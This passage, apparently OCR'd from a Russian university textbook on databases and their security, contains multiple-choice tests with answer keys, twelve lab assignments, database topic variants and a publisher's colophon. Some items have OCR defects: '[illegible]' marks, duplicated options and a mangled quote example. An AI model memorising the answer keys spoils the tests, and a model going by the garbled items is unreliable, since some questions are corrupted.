4) отсутствие необходимости прописывания пространств имен?

27. Ниже представлен корневой тег XML-документа. Что означает «:osu»:

<customer_summary xmlns: osu=http://www.xyz.com/osu/></customer_summary>

1) что теперь данное пространство имен является пространством по умолчанию;

2) что можно не указывать префикс, парсер будет автоматически его определять;

3) что по данному префиксу следует обращаться к данному пространству имен;

4) среди указанных выше вариантов нет правильного варианта ответа?

Карта ответов

Номер вопроса	Вариант ответа			
	1	2	3	4
1	+			

Окончание таблицы

Номер вопроса	Вариант ответа			
	1	2	3	4
2			+	

3				+
4		+		
5		+		
6			+	
7			+	
8	+			
9		+		
10	+			
11		+		
12				+
13			+	
14			+	
15				+
16	+			
17		+		
18				+
19	+			
20		+		
21				+
22		+		
23	+			
24		+		
25			+	
26		+		
27			+	

Тест по теме «Основы безопасности баз данных»

1. Что не относится к основным угрозам информационной безопасности (ИБ) БД:


1) угрозы конфиденциальности;
2) угрозы целостности;

3) угрозы доступности;
4) угрозы идентификации?

2. Назовите угрозы, которые не указаны на схеме (???):

1) целостности;
2) [illegible]

2) замкнутости;
3) системности;
4) емкости.



3. Что относят к угрозам конфиденциальности информации:
1) логический вывод на основе функциональных зависимостей;
2) использование свойств первичных и внешних ключей;
3) нецелевое расходование ресурсов системы;
4) модификации данных в СУБД?


4. Что относят к угрозам целостности информации:
1) SQL-инъекции;
2) логический вывод на основе ограничений целостности;
3) модификации данных в СУБД;
4) блокировка записей при изменении?

5. Что относят к угрозам доступности информации:
1) логический вывод на основе функциональных зависимостей;
2) применение оператора update;
3) модификации данных в СУБД;
4) использование свойств первичных и внешних ключей?

6. К какой мере защиты относится понятие аутентификации:
1) защита доступа;
2) разграничение доступа;
3) аудит доступа к данным;
4) резервирование данных?

7. Какое понятие не относится к уровням шифрования данных:
1) уровень места хранения;
2) уровень приложения;
3) уровень ресурсов системы;
4) уровень БД?

8. Какая мера не указана на схеме (???):



1) системная безопасность;
2) шифрование данных;
3) сетевой экран;
4) брандмауэр?

9. Сохранение всех действий пользователей системы — это:
1) резервное копирование БД;
2) пассивный аудит;
3) связанный аудит;
4) безопасный аудит.

10. Все действия пользователей, анализируемые в реальном режиме времени на предмет выполнения вредоносных действий и нарушения ИБ, — это:
1) активный аудит;
2) пассивный аудит;
3) связанный аудит;
4) безопасный аудит.

11. При каком резервировании БД остановлена или закрыта для пользователей:
1) горячем;
2) фоновом;

3) онлайн;
4) холодном?

12. При выполнении какого резервирования БД находится в рабочем состоянии:

1) горячем;
2) фоновом;
3) онлайн;
4) холодном.

13. Какой раздел политики ИБ содержит цель, задачи, причины разработки политики ИБ, область ее использования:
1) предмет политики;
2) применимость;
3) позиция организации;
4) роли и обязанности?

14. Какая модель не является моделью управления доступом:
1) дискреционная;
2) мандатная;
3) ролевая;
4) реляционная?

15. Матрица, строки которой соответствуют субъектам, столбцы соответствуют объектам, а элементы данной матрицы определяют права доступа субъекта (строки) на объект (столбец), — это матрица:
1) доступа;
2) субъекта;
3) объекта;
4) данных.

16. К недостаткам какой модели безопасности можно отнести статичность определенных в ней правил разграничения доступа:
1) дискреционной;
2) мандатной;
3) ролевой;
4) реляционной?

17. Целью какой модели политики ИБ является предотвращение возникновения информационных потоков от объектов с высоким уровнем доступа к объектам с низким уровнем доступа:
1) дискреционной;
2) мандатной;
3) ролевой;
4) реляционной?

18. Какая модель предусматривает разделение обязанностей в статическом и динамическом видах:
1) дискреционная;
2) мандатная;
3) ролевая;

4) реляционная?

19. Какой метод шифрования имеет второе название «шифрование с частным ключом»:
1) дискретное шифрование;
2) симметричное шифрование;
3) хеширование;
4) асимметричное шифрование?

20. Какой метод шифрования также называют «шифрование с открытым ключом»:
1) дискретное шифрование;
2) симметричное шифрование;
3) хеширование;
4) асимметричное шифрование?

21. Что относится к видам резервного копирования:
1) полная копия базы данных;
2) копия журнала транзакций;
3) дифференциальная копия данных;
4) все перечисленное выше?

22. Как называется синхронизация, с большей или меньшей задержкой, множества серверов БД, применяемая для наращивания производительности БД и для резервирования БД:
1) репликация БД;
2) резервация БД;
3) реконструкция БД;
4) регуляция БД?

23. Найдите ошибку в требованиях к системе резервного копирования:
1) надежность хранения информации;
2) быстрое внедрение;
3) максимизация участия человека в процессе;
4) кроссплатформенность.

24. Вид резервного копирования, при котором копируются все объекты, системные таблицы и данные — это:
1) копия журнала транзакции;
2) полная копия БД;

3) резервное копирование файлов и групп файлов;
4) дифференциальная копия данных.

25. Вид резервного копирования, при котором копируется файл, содержащий записи всех изменений в БД — это:
1) копия журнала транзакции;

1) копия журнала транзакции;
2) полная копия БД;
3) резервное копирование файлов и групп файлов;
4) дифференциальная копия данных.

26. Вид резервного копирования, когда копируются данные, которые изменились с момента последнего полного копирования БД — это:
1) копия журнала транзакции;
2) полная копия БД;
3) резервное копирование файлов и групп файлов;
4) дифференциальная копия данных.

27. Вид резервного копирования, при котором копируются отдельные файлы и группы файлов — это:
1) копия журнала транзакции;
2) полная копия БД;
3) резервное копирование файлов и групп файлов;
4) дифференциальная копия данных.

28. Вид резервного копирования, при котором записываются изменения после последнего полного или инкрементного резервного копирования — это:
1) копия журнала транзакции;
2) полная копия БД;
3) резервное копирование файлов и групп файлов;
4) дифференциальная копия данных.

29. Резервное копирование файлов и групп файлов используют:
1) с целью уменьшения времени резервного копирования;
2) при работе с маленькими БД;
3) при копировании всех БД по несколько файлов;
4) в ситуациях, когда файлы и файловые группы находятся на разных физических носителях.

Карта ответов

Номер вопроса	Вариант ответа			
	1	2	3	4
1				+

Окончание таблицы

Номер вопроса	Вариант ответа			
	1	2	3	4
2	+			

3	+			
4			+	
5				+
6	+			
7			+	
8		+		
9		+		
10	+			
11				+
12	+			
13	+			
14				+
15	+			
16	+			
17		+		
18			+	
19		+		
20				+
21				+
22	+			
23			+	
24		+		
25	+			
26				+
27			+	
28				+
29				+

Тест по теме «Особенности практической реализации информационной системы в защищенном исполнении»

1. PostgreSQL – это:

1) объектно-реляционная СУБД промышленного класса с от-

крытым исходным кодом;
2) система резервного копирования;
3) процедурное расширение языка SQL;
4) язык программирования.

2. Какой пакет необходимо установить для работы с Python DB API:
1) Alembic;
2) psycopg 2;
3) Scipy;
4) Seaborn?

3. Основные настройки PostgreSQL находятся в файле:
1) my.ini;
2) postgresql.conf;
3) wp.conf;
4) httpd.conf.

4. К базовым методам аутентификации PostgreSQL не относится:
1) trust;
2) password;
3) peer;
4) ssl.

5. Репликация — это:
1) механизм синхронизации содержимого БД между несколькими СУБД;
2) проверка подлинности субъекта, которому требуется доступ к объектам системы;
3) регистрация информации об операциях, выполняемых в системе БД;
4) ограничение операций, выполняемых пользователем БД.

6. Какие параметры требуется передать в метод подключения к базе данных:
1) хост, пароль;
2) пароль, название БД;
3) пароль, имя пользователя;
4) нет верного ответа?

7. Метод для применения транзакций:
1) flush;
2) add;
3) commit;
4) нет верного ответа.

8. Какие программы помимо СУБД разрабатывает сообщество PostgreSQL? Выберите правильный ответ:

1) sqlalchemy, sqlite, navicat premium;
2) phpmyadmin, workbench, dbforge;
3) initdb, ecpg, psql;
4) heidisql, sqlmaestro, dbtools manager, mydb studio.

9. Какая команда включения режима резервного копирования написана правильно:

1) pg_start_backup ('label', true);
2) SELECT pg_start_backup ('label', true);
3) SELECT pg_start_backup (label, true);
4) SELECT pg_start ('label', true)?

10. Программа psql используется:

1) для инициализации, остановки, старта и управления сервером СУБД;
2) написания функций на языке С;
3) создания запросов к СУБД в интерактивном режиме, также может быть применена для автоматизации администрирования БД с помощью скриптовых языков;
4) инициализации экземпляров сервера, создания служебной БД, пустой БД, необходимых каталогов, настройки прав доступа и т.д.

11. Выберите правильный вариант:

1) pgAdmin — мощное средство для хранения большого количества данных;
2) pgAdmin — мощное средство для организации репликаций БД;
3) pgAdmin — мощное средство для администрирования и разработки СУБД PostgreSQL;
4) pgAdmin — мощное средство для резервирования данных.

12. psycopg — это адаптер PostgreSQL для программирования:

1) в Python;
2) C#;
3) C++;
4) Delphi.

13. С помощью какой команды создается роль с правом login:

1) ADD ROLE role_name;
2) CREATE ROLE role_name;
3) UPDATE USER role_name;
4) CREATE USER role_name?

14. Какая команда позволяет указать имена исходных таблиц, участвующих в формировании выборки:
1) WHERE;
2) FROM;
3) SELECT;
4) DROP?

15. Транзакции в psycopg управляются с помощью класса:
1) Transaction;
2) transaction;
3) connection;
4) Interaction.

16. Транзакция создается:
1) при любом запросе;
2) только при select-запросах;
3) при всех запросах, кроме select;
4) GET-запросах.

17. Для подключения расширения к БД используется команда:
1) INCLUDE EXTENSION;
2) CREATE EXTENSION;
3) ADD EXTENSION;
4) DEFINE EXTENSION.

18. Триггер — это:
1) структуры в БД, которые позволяют ускорить поиск и сортировку по определенному полю или набору полей в таблице;
2) тип таблицы, чье содержание выбирается из других таблиц с помощью выполнения запроса;
3) откомпилированная SQL-процедура, исполнение которой обусловлено наступлением определенных событий внутри БД;
4) нет верного ответа.

19. Какая из следующих инструкций дает права пользователю user только на просмотр данных из таблицы:
1) GRANT SELECT, INSERT ON TABLE <name> TO user;
2) GRANT ALL ON TABLE TO user;
3) GRANT SELECT ON TABLE <name> TO user;
4) REVOKE SELECT ON TABLE <name> FROM user?

20. Функция на языке Python предваряется инструкцией:
1) function;
2) procedure;
3) def;
4) method.

21. В качестве конструктора класса на языке Python используется метод:

1) init;
2) __constructor__;
3) create_object;
4) __init__.

22. Тройные кавычки ("'string'") или тройные апострофы ("'string'") используются для определения:

1) экранированных строк;
2) многострочных строк;
3) регулярных выражений;
4) форматного вывода.

23. СУБД PostgreSQL характеризуется:

1) управлением конкурентным доступом с помощью многоверсионности;
2) поддержкой табличных пространств;
3) вложенными транзакциями;
4) всем перечисленным выше.

24. Какой коммерческий продукт был создан на основе СУБД PostgreSQL:

1) EnterpiseDB;
2) Oracle;
3) SQL Server;
4) все перечисленное выше?

25. Какой метод принимает только идентификатор в качестве аргумента:

1) del_group;
2) del_hobby;
3) del_student;
4) все перечисленное выше?

26. Объект какого класса управляет основным потоком GUI-приложения:

1) QApplication;
2) QWidget;

3) QTableWidget;
4) нет верного ответа?

27. Метод _refresh отвечает:

1) за изменение размера таблицы;
2) [illegible]

2) заполнение таблицы;
3) получение содержимого таблицы;
4) редактирование структуры таблицы.

28. Метод объекта window для вывода виджета на экран — это:
1) display ();
2) assert ();
3) out ();
4) show ().

29. Класс, предоставляющий виджет таблицы с настраиваемыми столбцами и возможностью редактирования — это:
1) QTableWidget;
2) QTabWidget;
3) QTable;
4) QTableView.

Карта ответов

Номер вопроса	Вариант ответа			
	1	2	3	4
1	+			
2		+		
3		+		
4				+
5	+			
6				+
7			+	
8			+	
9		+		
10			+	
11			+	
12	+			
13				+
14		+		
15			+	

Окончание таблицы

Номер вопроса	Вариант ответа			
	1	2	3	4
16	+			

17		+		
18			+	
19			+	
20			+	
21				+
22		+		
23				+
24	+			
25				+
26	+			
27			+	
28				+
29	+			

Приложения

Приложение 1. Задания к лабораторным работам

Лабораторная работа № 1

Цель: получение навыков проектирования **БД**.

Задание: спроектировать БД по вашей тематике. Результат работы оформить в виде отчета. Отчет должен содержать титульный лист, задание, ER-диаграмму, краткое описание БД, список использованных источников, нумерацию страниц и оглавление.

Лабораторная работа № 2

Цель: получение навыков работы со скриптами.

Задание: создать и заполнить данными БД, разработанную в предыдущей лабораторной работе. Результат работы оформить в виде отчета. Отчет должен содержать титульный лист, задание, примеры заполнения базы данных, список использованных источников, нумерацию страниц и оглавление.

Лабораторная работа № 3

Цель: изучение языка запросов **SQL**.

Задание: для БД, созданной в предыдущей лабораторной работе, разработать пять различных запросов. В двух и более запросах должны быть задействованы все таблицы БД. Результат работы оформить в виде отчета. Отчет должен содержать титульный лист, задание, тексты запросов и результаты их выполнения, список использованных источников, нумерацию страниц и оглавление.

Лабораторная работа № 4

Цель: приобретение навыков использования триггеров.

Задание: для БД, созданной ранее, разработать триггер, удаляющий записи в подчиненных таблицах при удалении записи в основной таблице. Продемонстрировать каскадное обновление информации в таблицах БД с использованием триггера. Результат работы оформить в виде отчета. Отчет должен содержать титульный лист, задание, скрипты триггеров, запросов и результаты их выполнения, список использованных источников, нумерацию страниц и оглавление.

Лабораторная работа № 5

Цель: изучение внутреннего языка для написания хранимых процедур.

Задание: для БД, созданной ранее, разработать набор хранимых процедур (не менее трех), демонстрирующих возможности

использования хранимых процедур. Результат работы оформить в виде отчета. Отчет должен содержать титульный лист, задание, скрипты хранимых процедур, запросы и результаты их выполнения, список использованных источников, нумерацию страниц и оглавление.

Лабораторная работа № 6

Цель: изучение возможностей расширения функциональности СУБД за счет использования функции на процедурных языках и языке С.

Задание: для базы данных, созданной ранее, разработать функцию на процедурном языке и языке С и подключить ее к СУБД. Продемонстрировать возможности ее использования. Результат работы оформить в виде отчета. Отчет должен содержать титульный лист, задание, исходные тексты функции, примеры запросов с ее использованием и результаты их выполнения, список использованных источников, нумерацию страниц и оглавление.

Лабораторная работа № 7

Цель: изучение возможностей улучшения производительности БД.

Задание: для БД, созданной ранее, создать необходимые индексы и продемонстрировать увеличение скорости выполнения запросов к БД. Отчет должен содержать титульный лист, задание, команды создания индексов, примеры запросов и результаты их выполнения, список использованных источников, нумерацию страниц и оглавление.

Лабораторная работа № 8

Цель: изучение возможностей определения прав доступа к ресурсам БД.

Задание: для разрабатываемой БД создать двух пользователей — администратора и пользователя. Администратор будет иметь полный доступ к базе данных. Пользователь может только просматривать данные. Продемонстрировать разницу при работе с базой данных, подключившись к ней под разными пользователями. Результат работы оформить в виде отчета. Отчет должен содержать титульный

лист, задание, демонстрационные скриншоты, список использованных источников, нумерацию страниц и оглавление.

Лабораторная работа № 9

Цель: ознакомиться с возможностями резервного копирования

БД.

Задание: сделать резервную копию БД. Изменить названия полей в двух таблицах базы данных и добавить несколько полей в остальные таблицы. Заполнить новые поля информацией. Создать дополнительного пользователя, имеющего полный доступ к половине таблиц и доступ на чтение к остальным таблицам БД. Продемонстрировать ограничения на доступ нового пользователя. Восстановить исходную БД из резервной копии. Результат работы оформить в виде отчета. Отчет должен содержать титульный лист, задание, демонстрационные скриншоты, список использованных источников, нумерацию страниц и оглавление.

Лабораторная работа № 10

Цель: ознакомиться с возможностями репликаций **БД**.

Задание: реализовать БД по схеме Master-Slave. Продемонстрировать возможности данной реализации в разрезе резервного копирования БД. Результат работы оформить в виде отчета. Отчет должен содержать титульный лист, задание, демонстрационные скриншоты, список использованных источников, нумерацию страниц и оглавление.

Лабораторная работа № 11

Цель: ознакомиться с возможностями шифрования БД.

Задание: для разрабатываемой БД продемонстрировать возможности реализации шифрования данных. Результат работы оформить в виде отчета. Отчет должен содержать титульный лист, задание, демонстрационные скриншоты, список использованных источников, нумерацию страниц и оглавление.

Лабораторная работа № 12

Цель: ознакомиться с возможностями аудита пользовательских действий БД.

Задание: для разрабатываемой БД реализовать аудит пользовательских действий. Результат работы оформить в виде отчета. Отчет должен содержать титульный лист, задание, демонстрационные скриншоты, список использованных источников, нумерацию страниц и оглавление.

Приложение 2. Варианты заданий

Вариант № 1

База данных «Автосалон». Автосалон занимается продажей автомобилей нескольких фирм. В автосалоне каждая фирма представ-

лена одной или несколькими моделями. Для моделей существует список опций («фары ксенон», «кожаный салон», «руководители среднего звена» и т.д.).

Вариант № 2

База данных «Гостиница». В гостинице постояльцам предлагаются номера различных типов («одноместные», «двухместные» и т.д.). В номерах может присутствовать дополнительное оборудование (мебель) («кондиционер оконный», «сплит-система», «кожаный диван» и т.д.).

Вариант № 3

База данных лингвистических школ. Школы размещаются на территории города в различных районах («центральный район», «южный» и т.д.). В школе преподают один или несколько иностранных языков («английский», «немецкий» и т.д.).

Вариант № 4

База данных ювелирных украшений. Украшения могут быть различного вида («кольцо», «серьги» и т.д.). Каждое изделие состоит из одного или нескольких драгоценных материалов («желтое золото 586», «платина», «бриллиант» и т.д.).

Вариант № 5

База данных «столовая». Каждое блюдо в столовой состоит из различных ингредиентов в определенной массовой пропорции («свинина — 300 гр.», «соль — 5 гр.» и т.д.). По каждому ингредиенту известна цена («свинина 1 кг — 200 руб.»). База данных должна реализовывать возмож-ность составлять меню следующего вида: блюдо — цена. Необходимо учесть, что приготовление увеличивает цену блюда на 15% от стоимости его ингредиентов.

Вариант № 6

База данных риэлторской компании. Компания занимается работой с различной недвижимостью («квартира», «гараж», «дом» и т.д.). Каждому объекту недвижимости можно поставить в соот-

ветствие набор характеристик. Для квартиры и дома — «количество комнат», «площадь» и т.д.

Вариант № 7

База данных по спортзалам. Каждый спортзал находится в кон-

кретном районе города («центральный район», «южный» и т.д.). В спорт-зале проводятся различные занятия («танцы», «борьба», «бокс» и т.д.).

Вариант № 8

База данных по кинофильмам. Кинофильмы могут быть нескольких типов («триллер», «комедия», «боевик» и т.д.). Один актер может сниматься в одном или нескольких фильмах.

Вариант № 9

База данных по салонам красоты. Салоны красоты находятся в различных частях города («центральный район», «южный» и т.д.). В салоне красоты осуществляет определенный набор услуг («стрижка (укладка)», «наращивание ногтей», «солярий» и т.д.).

Вариант № 10

База данных по услугам строительных фирм. Фирма предоставляет перечень услуг («ремонт фасадов», «ремонт помещений», «капитальное строительство» и т.д.). По каждой фирме существует список выполненных ими работ.

Вариант № 11

База данных «рестораны». Рестораны размещены в различных районах города («центральный район», «южный» и т.д.). Каждый ресторан предлагает блюда одной или нескольких кухонь («китайская», «итальянская», «европейская» и т.д.).

Вариант № 12

База данных по школам танцев. Помещения школ располагаются в различных районах города («центральный район», «южный» и т.д.). В школе преподают один или несколько видов танцев («вальс», «танец живота» и т.д.).

Вариант № 13

База данных преподавателей. Преподаватель может иметь ученое звание («кандидат технических наук», «доктор экономических наук»). Сформирован набор дисциплин. Преподаватель

может вести одну или несколько дисциплин («математика», «численные методы», «базы данных» и т.д.).

Вариант № 14

База данных услуг автомастерской. Автомастерская предла-

гает определенный набор услуг («кузовные работы», «малярные работы» и т.д.). Сотрудник мастерской выполняет одну или несколько услуг.

Вариант № 15

База данных аптек. Аптеки располагаются в различных районах города («центральный район», «южный» и т.д.). Каждый препарат, продаваемый в аптеке, обладает одним или несколькими свойствами («жаропонижающее», «болеутоляющее» и т.д.).

Оглавление

По вопросам приобретения книг обращайтесь:
Отдел продаж «ИНФРА-М» (оптовая продажа):
127214, Москва, ул. Полярная, д. 31В, стр. 1
Тел. (495) 280-33-86 (доб. 218, 222)
E-mail: bookware@infra-m.ru

Отдел «Книга–почтой»:
тел. (495) 280-33-86 (доб. 222)

ФЗ № 436-ФЗ	Издание не подлежит маркировке в соответствии с п. 1 ч. 4 ст. 11

Учебное издание

Полищук Юрий Владимирович,
Боровский Александр Сергеевич

БАЗЫ ДАННЫХ И ИХ БЕЗОПАСНОСТЬ

УЧЕБНОЕ ПОСОБИЕ

Оригинал-макет подготовлен в НИЦ ИНФРА-М

ООО «Научно-издательский центр ИНФРА-М»
127214, Москва, ул. Полярная, д. 31В, стр. 1
Тел.: (495) 280-15-96, 280-33-86. Факс: (495) 280-36-29
E-mail: books@infra-m.ru http://www.infra-m.ru

Подписано в печать 04.09.2020.
Формат 60×90/16. Бумага офсетная. Гарнитура Petersburg.
Печать цифровая. Усл. печ. л. 13,13.
ППТ50. Заказ № 00000

ТК 734789-1084368-040920

Отпечатано в типографии ООО «Научно-издательский центр ИНФРА-М»
127214, Москва, ул. Полярная, д. 31В, стр. 1
Тел.: (495) 280-15-96, 280-33-86. Факс: (495) 280-36-29